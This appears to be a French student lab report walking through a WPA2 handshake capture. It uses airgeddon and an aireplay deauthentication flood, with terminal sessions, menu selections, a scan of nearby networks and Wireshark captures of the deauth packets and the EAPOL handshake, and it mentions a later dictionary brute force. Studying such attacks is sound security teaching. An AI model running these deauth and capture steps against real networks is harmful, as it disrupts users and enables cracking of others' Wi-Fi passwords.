


Exigences – Choisir une attaque


L'attaque choisie sera celle de capturer les poignées de main WPA/WPA2 en forçant les clients à se réauthentifier. Avant de rentrer dans le vif du sujet nous allons expliquer brièvement la communication entre une machine et un point d'accès.



- Beacon (passive scanning) : Beacon est une trame qui contient toutes les informations sur le réseau. La trame sera envoyée périodiquement, elle est là pour annoncer la présence de l'accès point au LAN
- Probe (active scanning) : Les machines du LAN envoient une probe request pour voir quelles sont les points d'accès disponibles au niveau du réseau (envoyé en broadcast). A contrepartie une fois le probe request reçu par le point d'accès celui-ci enverra un probe response (ressemble à la beacon trame). Enfin lorsque le client reçoit la probe response alors celui-ci enverra un ack
- Authentication : Une demande d'authentification sera envoyée du client vers le point d'accès et une réponse d'authentification sera envoyée du point d'accès au client. Ce processus va donc servir à voir si la machine client a les capacités requises pour se connecter au point d'accès et va servir aussi de valider le type de machine que possède le client.

- Association : Une fois l'authentification terminée, les appareils peuvent s'associer (s'enregistrer) à un point d'accès/routeur pour obtenir un accès complet au réseau. L'association permet au point d'accès/routeur d'enregistrer chaque appareil afin que les trames soient correctement livrées.

Détail du 4 way handshake :



La poignée de main à 4 voies est un processus d'échange de 4 messages entre un client et un point d'accès. Cette échange permettra de générer des clés de cryptage qui seront utilisées pour crypter les données lors de la communication entre le point d'accès et le client. Un schéma détaillant ce processus se trouve ci-dessus.

Fonctionnement de l'attaque :

Celle-ci se fera en plusieurs étapes, tout d'abord il faut configurer notre carte wifi en mode « Monitor », qui est par défaut en mode « management », le mode moniteur permettra à la carte wifi d'écouter tout le trafic réseau.

Nous cherchons maintenant à ce que l'utilisateur fasse la poignée de main pour qu'on puisse récupérer les informations concernant le mot de passe. Pour que celle-ci soit faite, il faut que l'utilisateur se désauthentifie, pour cela nous allons donc envoyer plusieurs paquets de désauthentification au point d'accès, qui va donc forcer les machines à se désauthentifier du


réseaux, une fois que la desauthentification est faite nous allons arrêter l'envoi de paquets pour permettre à la machine de se reconnecter au point d'accès.

Lors de la tentative de connexion les poignées de mains (4 way handshake) se fera, et nous devons donc la capturer.


Une fois celle-ci capturée nous aurons les informations concernant le mot de passe du point d'accès mais pas en clair. Nous pouvons procéder par plusieurs manières pour récupérer le mot de passe en clair, mais dans notre cas nous allons utiliser l'attaque par brute force qui consiste à tester une série de mots de passe potentiels, les uns à la suite des autres, en espérant que le mot de passe utilisé pour le chiffrement soit contenu dans le dictionnaire.

Exigences – Exécuter une attaque

Tout d'abord il faudra activer la carte wifi en mode moniteur :



```
smog@Smog: ~  
Fichier Actions Éditer Vue Aide  
(smog@Smog)-[~]  
$ iwconfig  
lo        no wireless extensions.  
eth0      no wireless extensions.  
wlan0     IEEE 802.11  ESSID:"ALI BASMA"  
           Mode:Managed  Frequency:2.452 GHz  Access Point: C0:94:AD:1C:A0:92  
           Bit Rate=78 Mb/s   Tx-Power=22 dBm  
           Retry short limit:7   RTS thr:off   Fragment thr:off  
           Power Management:on  
           Link Quality=49/70   Signal level=-61 dBm  
           Rx invalid nwid:0    Rx invalid crypt:0   Rx invalid frag:0  
           Tx excessive retries:0 Invalid misc:43   Missed beacon:0  
  
(smog@Smog)-[~]  
$
```



```
smog@Smog: ~  
Fichier Actions Éditer Vue Aide  
(smog@Smog)-[~]  
$ sudo ifconfig wlan0 down  
(smog@Smog)-[~]  
$ sudo iwconfig wlan0 mode monitor  
(smog@Smog)-[~]  
$ sudo ifconfig wlan0 up  
(smog@Smog)-[~]  
$ iwconfig  
lo        no wireless extensions.  
eth0      no wireless extensions.  
wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=-2147483648 dBm  
           Retry short limit:7   RTS thr:off   Fragment thr:off  
           Power Management:on  
  
(smog@Smog)-[~]  
$
```

Télécharger le code source de « airgeddon » sur github :

```
(smog@Smog)-[~]
$ sudo git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
Clonage dans 'airgeddon' ...
remote: Enumerating objects: 8884, done.
remote: Counting objects: 100% (83/83), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 8884 (delta 38), reused 59 (delta 22), pack-reused 8801
Réception d'objets: 100% (8884/8884), 43.95 Mio | 2.92 Mio/s, fait.
Résolution des deltas: 100% (5566/5566), fait.

(smog@Smog)-[~]
$
```

Exécuter « airgeddon » :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide

(smog@Smog)-[~]
$ ls
airgeddon Documents Modèles Public Vidéos
Bureau Images Musique Téléchargements wpa2-wordlists

(smog@Smog)-[~]
$ cd airgeddon

(smog@Smog)-[~/airgeddon]
$ ./airgeddon.sh
```

Appuyer sur « Entrer »

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide

***** Bienvenue *****
Ce script a été fait à des fins purement éducatives. Portez-vous bien!
Utilisez-le seulement dans vos propres réseaux!!

S.E. en Français détecté. Langue prise en charge par le script et changée automatiquement
Votre version de bash (5.1.16(1)-release) est acceptée. Version minimale requise: 4.2
Autorisation root détectée
Détection de la résolution... Détectée!: 4480x1503

Distros connues compatibles avec ce script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Ma
njaró" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo" "Raspbian" "Red Hat" "SuSE" "Ubuntu
" "Wifislax"

Détection du système ...
Kali Linux

Nous allons vérifier si les dépendances sont bien installées
Pressez [Enter] pour continuer...
```

Vérification de la présence des outils optionnels :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide
lspci .... Ok
ps .... Ok

Vérification de la présence des outils optionnels...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpcd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpacli .... Ok
hostapd .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxndump .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok

Vérification de la présence des outils de mise à jour...
curl .... Ok

Les outils essentiels nécessaires au bon fonctionnement du programme sont tous présents dans votre système. Le script peut continuer...
Appuyez sur [Enter] pour continuer... █
```

Sélectionner l'interface sur lequel se fera l'attaque, qui sera la carte wifi wlan0 :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide

***** Sélection de l'interface *****
Sélectionnez l'interface pour travailler:

1. eth0 // Chipset: Realtek Semiconductor Co., Ltd. RTL8111/8168/8411
2. wlan0 // 2.4Ghz, 5Ghz // Chipset: Intel Corporation

*Conseil* Si vous avez des questions ou des problèmes, vous pouvez consulter la section FAQ du
Wiki (https://github.com/vis1t0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting) ou demander sur
notre canal Discord. Lien d'invitation: https://discord.gg/sQ9dgt9

> 2 █
```

Choisir l'option pour la détection des réseaux pour choisir quel point d'accès on veut attaquer

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide

***** Menu des outils pour Handshake/PMKID *****
L'interface wlan0 sélectionnée. Mode: Managed. Bandes supportées: 2.4Ghz, 5Ghz

Choisissez une des options du menu:

0. Retourner au menu principal
1. Sélectionnez une autre interface réseaux
2. Passer l'interface en mode moniteur
3. Passer l'interface en mode managed
4. Détection des réseaux pour choisir une cible (modo moniteur obligatoire)
   (modo moniteur nécessaire pour la capture)
5. Capture du PMKID
6. Capture du Handshake
7. Laver/optimiser le fichier Handshake

*Conseil* Épurier le fichier contenant le Handshake est seulement recommandable si le fichier est
très volumineux. Si vous décidez d'épurier le fichier il est conseillé de faire une copie de sauvegarde
du fichier original, l'opération de nettoyage comporte des risques et peut le rendre illisible

> 4 █
```

Plusieurs point d'accès sont détectés, ces points d'accès sont détectés car le point d'accès envoie constamment des trames de beacons qui seront détectées au niveau de notre machine

```

Exploring for targets
CH 138 ][ Elapsed: 12 s ][ 2022-08-18 23:29

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
C8:5A:9F:BE:7E:66  -1      0          1, 0  3   -1  WPA2 CCMP  PSK  <length: 0>
C0:94:AD:1C:A0:94  -57     115        0, 0  52  1733 WPA2 CCMP  PSK  ALI BASMA
C2:94:AD:3C:A0:94  -74     0          0, 0  52  1733 WPA2 CCMP  PSK  <length: 0>
C0:94:AD:1C:A0:94  -74     5          0, 0  52  1733 WPA2 CCMP  PSK  ALI BASMA SG
10:62:EB:FF:6F:1D  -81     3          0, 0  10   130 WPA2 CCMP  PSK  D-LINK-ZOUMANA
C0:94:AD:1C:D0:C8  -81     4          0, 0  4    130 WPA2 CCMP  PSK  LMTT
F4:17:B8:16:63:09  -85     5          0, 0  36  1170 WPA2 CCMP  PSK  RIMA
E4:47:B3:FB:D1:98  -85     4          0, 0  6    130 WPA2 CCMP  PSK  DADIGOZ
00:E0:20:1D:AB:8F  -87     2          0, 0  1    130 WPA2 CCMP  PSK  Flybox-BD3B_Ext

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
C8:5A:9F:BE:7E:66  00:87:01:E2:F0:51 -87   0 - 1    0        5
C0:94:AD:1C:A0:94  00:BF:AF:2A:08:E5 -1    12e- 0    0       115
  
```

Ensuite nous devons sélectionner le point d'accès qu'on veut attaquer (ici le numéro 3 qui a pour ESSID Ali Basma)

```

***** Selection de l'objectif *****

 N.      BSSID          CANAL  PWR  ENC  ESSID
-----
 1)* C8:5A:9F:BE:95:10    5      9%  WPA2  Abasse MOURAD
 2)  C0:94:AD:1C:A0:94   52     27% WPA2  ALI BASMA SG
 3)* C0:94:AD:1C:A0:92    9      41% WPA2  ALI BASMA
 4)  E4:47:B3:FB:D1:98    6      15% WPA2  DADIGOZ
 5)  10:62:EB:FF:6F:1D   10     22% WPA2  D-LINK-ZOUMANA
 6)  E4:CA:12:CE:AE:7B    9      11% WPA2  FiberBox-DIDY
 7)  00:E0:20:1D:AB:8F    1      12% WPA2  Flybox-BD3B_Ext
 8)  28:DE:A8:AB:A1:94    5       0% WPA2  (Hidden Network)
 9)  98:00:6A:7F:2B:1A   10       0% WPA2  (Hidden Network)
10)* C0:9F:E1:BA:02:38    9       0% WPA   (Hidden Network)
11)* C8:5A:9F:BE:7E:66    3       0% WPA   (Hidden Network)
12)* D4:B7:09:C4:BF:7C    1       0% WPA   (Hidden Network)
13)  C2:94:AD:3C:A0:94   52     27% WPA2  (Hidden Network)
14)  D0:76:E7:47:E5:39    1      11% WPA2  LAOPAN102
15)  C0:94:AD:1C:D0:C8    4      20% WPA2  LMTT
16)  1C:13:86:75:E5:96   11     12% WPA2  Orange-E596
17)  F4:17:B8:16:63:08   11     13% WPA2  RIMA
18)  F4:17:B8:16:63:09   36     14% WPA2  RIMA
19)  68:D7:9A:17:58:07   11     10% WPA2  WiFi_Studio

(*) Réseau avec clients
Sélectionnez le réseau cible:
  
```

Nous cherchons donc à capturer la poignée de main pour pouvoir récupérer le mot de passe, choisir donc l'option 6 (capture de handshake)

```

***** Menu des outils pour Handshake/PMKID *****
L'interface wlan0mon sélectionnée. Mode: Monitor. Bandes supportées: 2.4Ghz, 5Ghz
BSSID sélectionné: C0:94:AD:1C:A0:92
Canal sélectionné: 9
ESSID sélectionné: ALI BASMA
Type de chiffrement: WPA2

Choisissez une des options du menu:
0. Retourner au menu principal
1. Sélectionnez une autre interface réseaux
2. Passer l'interface en mode moniteur
3. Passer l'interface en mode managed
4. Détection des réseaux pour choisir une cible (modo moniteur obligatoire)
   (modo moniteur nécessaire pour la capture)
5. Capture du PMKID
6. Capture du Handshake
7. Laver/optimiser le fichier Handshake

*Conseil* Si vous avez des questions ou des problèmes, vous pouvez consulter la section
Wiki (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting) ou dem
r notre canal Discord. Lien d'invitation: https://discord.gg/sQ9dgt9

> 6
  
```


Pour pouvoir récupérer la poignée de main il faut donc la provoquer.

Pour provoquer celle-ci il faut que le client se deauthentifie et se reauthentifie, dans ce cas on fera un attaque deauth qui consistera à envoyer de nombreux paquet de deauthentification, qui laissera le client se déconnecter puis se reconnecter, cela provoquera le poignée de main qu'on capturera.

Choisir l'option 2 :

```
smog@Smog: ~/airgeddon
Fichier Actions Éditer Vue Aide
***** Attaque pour obtenir un Handshake *****
L'interface wlan0mon sélectionnée. Mode: Monitor. Bandes supportées: 2.4Ghz, 5Ghz
BSSID sélectionné: C0:94:AD:1C:A0:92
Canal sélectionné: 9
ESSID sélectionné: ALI BASMA
Type de chiffrement: WPA2

Choisissez une des options du menu:

0. Retourner au menu des outils pour la capture du Handshake
1. Attaque Deauth / Disassoc amok mdk4
2. Attaque Deauth aireplay
3. Attaque WIDS / WIPS / WDS Confusion

*Conseil* Si vous avez des questions ou des problèmes, vous pouvez consulter la section FAQ du
Wiki (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting) ou demander su
r notre canal Discord. Lien d'invitation: https://discord.gg/sQ9dgt9

> 2
```

Vue sur wireshark de l'envoi des paquets de Deauthentication :

| | | | | | |
|-----|-------------|--------------|-----------|--------|---|
| 658 | 4.156241887 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=..... |
| 660 | 4.157812937 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=1, FN=0, Flags=..... |
| 661 | 4.157824277 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=2, FN=0, Flags=..... |
| 662 | 4.157831773 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=3, FN=0, Flags=..... |
| 664 | 4.159562489 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=4, FN=0, Flags=..... |
| 665 | 4.159576843 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=5, FN=0, Flags=..... |
| 666 | 4.159584539 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=6, FN=0, Flags=..... |
| 667 | 4.159754281 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=7, FN=0, Flags=..... |
| 668 | 4.160211622 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=8, FN=0, Flags=..... |
| 669 | 4.160738818 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=9, FN=0, Flags=..... |
| 671 | 4.161236167 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=10, FN=0, Flags=..... |
| 672 | 4.161735261 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=11, FN=0, Flags=..... |
| 673 | 4.162220089 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=12, FN=0, Flags=..... |
| 674 | 4.162697409 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=13, FN=0, Flags=..... |
| 675 | 4.163191976 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=14, FN=0, Flags=..... |
| 677 | 4.163639646 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=15, FN=0, Flags=..... |
| 678 | 4.164157898 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=16, FN=0, Flags=..... |
| 680 | 4.167394478 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=17, FN=0, Flags=..... |
| 682 | 4.168848186 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=18, FN=0, Flags=..... |
| 684 | 4.171185512 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=19, FN=0, Flags=..... |
| 687 | 4.173045137 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=20, FN=0, Flags=..... |
| 695 | 4.188520245 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=21, FN=0, Flags=..... |
| 696 | 4.189032716 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=22, FN=0, Flags=..... |
| 697 | 4.189538549 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=23, FN=0, Flags=..... |
| 699 | 4.189951975 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=24, FN=0, Flags=..... |
| 708 | 4.202137285 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=25, FN=0, Flags=..... |
| 709 | 4.202150232 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=26, FN=0, Flags=..... |
| 710 | 4.202624181 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=27, FN=0, Flags=..... |
| 729 | 4.214810668 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=28, FN=0, Flags=..... |
| 732 | 4.215615077 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=29, FN=0, Flags=..... |
| 733 | 4.215626127 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=30, FN=0, Flags=..... |
| 734 | 4.215633794 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=31, FN=0, Flags=..... |
| 738 | 4.221348681 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=32, FN=0, Flags=..... |
| 765 | 4.239940522 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=33, FN=0, Flags=..... |
| 766 | 4.239952036 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=34, FN=0, Flags=..... |
| 767 | 4.239959332 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=35, FN=0, Flags=..... |
| 769 | 4.241697226 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=36, FN=0, Flags=..... |
| 770 | 4.241618697 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=37, FN=0, Flags=..... |
| 771 | 4.241625964 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=38, FN=0, Flags=..... |
| 773 | 4.243285972 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=39, FN=0, Flags=..... |
| 774 | 4.243298495 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=40, FN=0, Flags=..... |
| 775 | 4.243307051 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=41, FN=0, Flags=..... |
| 776 | 4.243315818 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=42, FN=0, Flags=..... |
| 777 | 4.244796714 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=43, FN=0, Flags=..... |
| 778 | 4.244829861 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=44, FN=0, Flags=..... |
| 779 | 4.244840870 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=45, FN=0, Flags=..... |
| 781 | 4.245271676 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=46, FN=0, Flags=..... |
| 782 | 4.245761190 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=47, FN=0, Flags=..... |
| 783 | 4.246255484 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=48, FN=0, Flags=..... |
| 784 | 4.246749271 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=49, FN=0, Flags=..... |
| 786 | 4.247232850 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=50, FN=0, Flags=..... |
| 787 | 4.247738211 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=51, FN=0, Flags=..... |
| 788 | 4.248189925 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=52, FN=0, Flags=..... |
| 789 | 4.248686996 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=53, FN=0, Flags=..... |
| 790 | 4.249208439 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=54, FN=0, Flags=..... |
| 792 | 4.250854097 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=55, FN=0, Flags=..... |
| 794 | 4.252357699 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=56, FN=0, Flags=..... |
| 797 | 4.255206553 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=57, FN=0, Flags=..... |
| 800 | 4.256773544 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=58, FN=0, Flags=..... |
| 805 | 4.258920490 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=59, FN=0, Flags=..... |
| 807 | 4.261048673 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=60, FN=0, Flags=..... |
| 811 | 4.263270616 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=61, FN=0, Flags=..... |
| 813 | 4.265468599 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=62, FN=0, Flags=..... |
| 818 | 4.268374810 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=63, FN=0, Flags=..... |
| 839 | 4.275997970 | zte_1c:a0:92 | Broadcast | 802.11 | 39 Deauthentication, SN=64, FN=0, Flags=..... |

La poignée de main est en train d'être capturée :



Une vue sûre Wireshark de la poignée de main :

| | | | | | | |
|-------|--------------|-------------------|-------------------|-------|-----|----------------------|
| 12889 | 117095220940 | zte_1c:a0:92 | 76:6f:ac:6c:cb:5b | EAPOL | 193 | Key (Message 1 of 4) |
| 33606 | 27.479790660 | zte_1c:a0:92 | 76:6f:ac:6c:cb:5b | EAPOL | 193 | Key (Message 1 of 4) |
| 33608 | 27.482080443 | 76:6f:ac:6c:cb:5b | zte_1c:a0:92 | EAPOL | 215 | Key (Message 2 of 4) |
| 33610 | 27.483539094 | zte_1c:a0:92 | 76:6f:ac:6c:cb:5b | EAPOL | 249 | Key (Message 3 of 4) |
| 33612 | 27.485679520 | 76:6f:ac:6c:cb:5b | zte_1c:a0:92 | EAPOL | 193 | Key (Message 4 of 4) |

